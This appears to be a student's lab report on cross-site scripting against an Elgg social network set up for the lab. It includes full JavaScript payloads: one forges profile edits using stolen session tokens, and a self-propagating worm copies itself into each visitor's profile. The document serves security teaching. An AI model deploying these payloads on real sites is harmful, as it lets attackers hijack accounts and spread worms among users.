
This is how Alice's page looks before the attack.



This is how Alice's profile looks after she visit's Samy's profile. The attack has taken place and it shows in her brief description field because Alice never created such a brief description of herself on her account. Below is the javascript code that made this attack possible.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var briefdescription="&briefdescription='Samy is my Hero'";
var accesslevel="&accesslevel[briefdescription]=2";
//Construct the content of your url.

var content=userName+guid+ts+token+briefdescription+accesslevel; //FILL IN

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN

if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Javascript code is put in the about me page of Samy




In this task, we're supposed to write a javascript code and embed it in Samy's About Me page, so that whenever some other user views Samy's profile, a javascript code runs in the background that changes the brief description section of that user to 'Samy is my Hero.'. We've kept the access level of the description field to 2, so that it's viewable to the public. We know the URL needed for this task because

we captured the HTTP Request and found out the URL at the time of editing a user's page, and we've created our content based on the parameters of the HTTP Request. The reason we have

if(elgg.session.user.guid!=samyGuid) is so that Samy does not end up attacking himself.




Over here, we're going to comment out the if condition to see what happens if we remove Samy's Guid exception.




Here, when Samy goes to view his own profile, because the attack works for any guid that access's Samy's profile, Samy's brief description also changes to 'Samy is my Hero'. This is the reason why the *if(elgg.session.user.guid!=samyGuid)* condition has been used.

Task 6: Writing a Self-Propagating XSS Worm


Link approach




This is the javascript code (xssworm.js) which is present in the server and will run in the user's profile as an external link to the javascript code. In the briefdescription parameter, we append malscript after 'Samy is my Hero'. This is crucial to make the code self-propagating as this is represented in the brief description page of the user.




This is Charlie's profile before attack.



Charlie visits Samy's profile, and the javascript code that gets executed in the background changes his brief description to 'Samy is my Hero', and it also carries the link to the malicious javascript code to propagate it to other users.



The highlighted region is the self-propagating part in this attack in the brief description.




Now Boby logs into his account and goes to Charlie's profile. His profile also gets infested by this worm. This is proves that the attack is self-propagating.

DOM Approach


This is the javascript code that is self-propagating and we'll use this code in the About Me section of Samy's profile. How this separates itself from the link approach is, an external javascript code is not attached to the file, instead the javascript code copies itself and that's how it becomes self-propagating. The javascript code is entered in the About Me section of Samy and is shown below.

```
<script id=worm>
window.onload=function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var malCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var description="&description='Samy is my Hero'"+malCode;
var accesslevel="&accesslevel[briefdescription]=2";
//Construct the content of your url.
var content=userName+guid+ts+token+description+accesslevel; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
```


```
Ajax.send(content);
}
}
</script>
```



This is how Alice's profile looks before the attack has taken place.




This is how Alice's About me field looks after she's been infected with the self-propagating attack using the DOM approach. Alice's About me page also has the malicious javascript code which can be used to infect any user who visits Alice's profile.

